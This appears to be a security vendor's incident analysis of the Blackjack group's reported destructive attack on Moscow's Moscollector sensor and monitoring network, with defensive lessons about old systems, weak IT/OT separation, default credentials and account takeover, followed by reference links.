Based on our analysis of leaked data, the Blackjack APT Group conducted its CNA operation against “Moscollector” and managed to impact the IT and OT management and monitoring infrastructure of Moscow City essential services. We cannot confirm to what extent this campaign impacted the services and how many devices were destroyed.

Insights:

- According to the report, the attackers gained initial access in June 2023. While we don't know the exact dates, we can conclude that it was definitely a campaign of many months. This fact proves the point that such mass-scale attacks do not happen within mere days. Proper cyber security measures should assist the asset owner in preventing and detecting such breaches – they should not be able to lie dormant for such a long period.
- According to the “AO SBK” website, the system was deployed in 2012 – a very long time ago. Since then, we encounter multiple systems with end-of-life operating systems like Windows 7, Windows 2008 Server, etc. – a very dangerous situation.
- In general, there is a lot of information that can be found from open sources and the Internet on how to prepare and plan such campaigns.
- While we don't have a full picture of the network topology and segmentation of “Moscollector”, we can state that the level of security separation of general enterprise IT infrastructure (File server, Zabbix messaging, CISCO meeting, etc.) and OT monitoring systems (Sensor management/inventory, SCADA servers, sensors, 4G gateways, etc.) was probably not sufficient to prevent, delay, or detect the attack.
- Credentials and privileged account management are key to reducing the risk of administrative account takeover and further exploitation. In such a case, relying on default credentials for the router probably eased the job for the hackers. Takeover of the sysadmin account – a primary target in every state-sponsored campaign – was a prominent achievement for hackers.
- Attack vector mapping and simulation of potential breaches from IT to OT and within the OT network can indicate to weak points that deserve prioritized mitigation setup.

Radiflow

- We also mention that 3rd party personnel (subcontractors) personal details were leaked as well.

Additional Info

<https://packetstormsecurity.com/files/178007/Fuxnet-Disabling-Russias-Industrial-Sensor-And-Monitoring-Infrastructure.html>

<https://ruexfil.com/mos/takedown/>

<http://ao-sbk.ru>

<http://moscollector.ru>

<http://irz.net>